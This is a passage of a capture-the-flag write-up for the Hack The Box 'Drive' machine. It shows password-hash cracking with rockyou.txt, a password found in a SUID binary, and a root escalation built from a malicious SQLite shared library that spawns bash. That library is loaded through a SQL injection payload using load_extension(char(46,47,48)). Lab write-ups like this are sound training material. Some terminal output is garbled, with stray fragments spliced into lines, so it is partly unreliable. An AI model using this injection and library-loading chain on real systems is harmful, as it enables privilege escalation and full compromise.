
Dictionary cache hit:HkrqCEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
* Filename.: /home/kali/Desktop/rockyou.txtfce501e3b60de360d4c311337836a3
* Passwords.: 14344385
* Bytes.....:139921507 db.sqlite3_0
* Keyspace..: 14344385

kali@kali:~/HTB/drive$
sha1$DhWa3Bym5bj9Ig73wYZRls$3ecc0c96b090dea7dfa0684b9a1521349170fc93:john boy
sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a:johnmayer7
Cracking performance lower than expected?
martin@drive:/var/www/backups$ su tom
Password: hashes.txt /home/kali/Desktop/rockyou.txt
tom@drive:/var/www/backups$ cd ~odetect mode
tom@drive:~$ ls -la
total 916
drwxr-x-- 6 tom tom 4096 Sep 13 13:51 .
drwxr-xr-x 6 root root 4096 Dec 25 2022 ..
lrwxrwxrwx 1 root root 9 Sep 6 02:56 .bash_history -> /dev/null
-rw-r--r-- 1 tom tom 220 Dec 25 2022 .bash_logout
-rw-r--r-- 1 tom tom 3771 Dec 25 2022 .bashrc
drwx----- 3 tom tom 4096 Jan 1 2023 .cache
drwx----- 3 tom tom 4096 Feb 3 2023 .config
-rwSr-x-- 1 root tom 887240 Sep 13 13:36 doodleGrive-cli
drwx----- 3 tom tom 4096 Jan 1 2023 .gnupg
drwxrwxr-x 3 tom tom 4096 Dec 28 2022 .local
-rw-r--r-- 1 tom tom 807 Dec 25 2022 .profile
-rw-r----- 1 root tom 719 Feb 11 2023 README.txt
-rw-r----- 1 root tom 33 Feb 28 05:03 user.txt
-rw-r--r-- 1 tom tom 39 Aug 29 2023 .vimrc
tom@drive:~$ cat user.txt
30b7dcbdd617aa5b9320c14253eb06da
tom@drive:~$

```

## escalation to root

In tom's directory is a SUID binary which I download to my kali and analyze with ghydra  
 In main function I found username and password fo this binary




But I just open main menu

```
tom@drive:~$ ./doodleGrive-cli
[!]Caution this tool still in the development phase...please report any issue to the development team[!]
Enter Username:
moriarty
Enter password for moriarty:
findMeIfY0uC@nMr.Holmz!
Welcome ... !

doodleGrive cli beta-2.2:
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option: 5
```

In 5th option I can activate account(here is this function). But there is a sanitize function which is very hard to read!!



I do not really understand which characters are in white or black list

```
Decompile: sanitize_string - (doodleGrive-cli)
5  bool bVar1;
6  size_t sVar2;
7  long in_FS_OFFSET;
8  int local_3c;
9  int local_38;
10 uint local_30;
11 undefined8 local_29;
12 undefined local_21;
13 long local_20;
14
15 local_20 = *(long *)(in_FS_OFFSET + 0x28);
16 local_3c = 0;
17 local_29 = 0x5c7b2f7c20270a00;
18 local_21 = 0x3b;
19 local_38 = 0;
20 do {
21     sVar2 = strlen(param_1);
22     if (sVar2 <= (ulong)(long)local_38) {
23         param_1[local_3c] = '\0';
24         if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) {
25             /* WARNING: Subroutine does not return */
26             __stack_chk_fail();
27         }
28         return;
29     }
30     bVar1 = false;
31     for (local_30 = 0; local_30 < 9; local_30 = local_30 + 1) {
32         if (param_1[local_38] == *(char *)((long)&local_29 + (long)(int)
33             bVar1 = true;
34             break;
35     }
```

But activation look like this

```
doodleGrive cli beta-2.2:
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option: 5
Enter username to activate account: hacker
Activating account for user 'hacker' ...
```

```
doodleGrive cli beta-2.2:
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option: █
```



I need to escape single quotes 'hacker'

It was the hardest in this machine. after lot of tests I check a hint. Here I need to create exploit

```
#include <stdlib.h>

void sqlite3__init() {
    system("/bin/bash");
}
```

```
#include <stdlib.h>

void sqlite3__init() {
    system("/bin/bash");
}
tom@drive:~$
```

```
GNU nano 4.8 15:17 VERIFY ECU OK
#include <stdlib.h>
void sqlite3__init() {
    system("/bin/bash");
}
```

compile him to so file

```
gcc --shared o.c -o 0.so
```

Name 0.so is very good for next trick

```
0 updates can be applied immediately.
doodleGrive cli beta-2.2:
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option: 5
Enter username to activate account: " &load_extension(char(46,47,48)); --
Activating account for user ' &load_extension(char(46,47,48)) -- ' ...
bash: groups: No such file or directory
bash: lesspipe: No such file or directory
bash: dircolors: No such file or directory
root@drive:~# id o.c README.txt user.txt
```

```
" &load_extension(char(46,47,48)); --
```

Load extension function in sqlite load chars from ASCII table.

char(46,47,48) == ./0

```
SQLite version 3.40.1 2022-12-28 14:03:47 /usr
Enter ".help" for usage hints.
sqlite> select char(46,47,48);
./0
sqlite>
```

Now as root I need to export PATH variable}

```
export PATH=/home
```

Now I can check root;s flag

```
root@drive:~# export PATH=/home
root@drive:~# ls
Command 'ls' is available in the following places
* /bin/ls
* /usr/bin/ls
The command could not be located because '/usr/bin:/bin' is not included in the PATH environment variable.
ls: command not found
root@drive:~# /bin/ls /root
root.txt
root@drive:~# cat /root/root.txt
Command 'cat' is available in the following places
* /bin/cat
* /usr/bin/cat
The command could not be located because '/usr/bin:/bin' is not included in the PATH environment variable.
cat: command not found
root@drive:~# /bin/cat /root/root.txt
50f4b7a41713255e59b7f5e5712ca3dd
root@drive:~#
```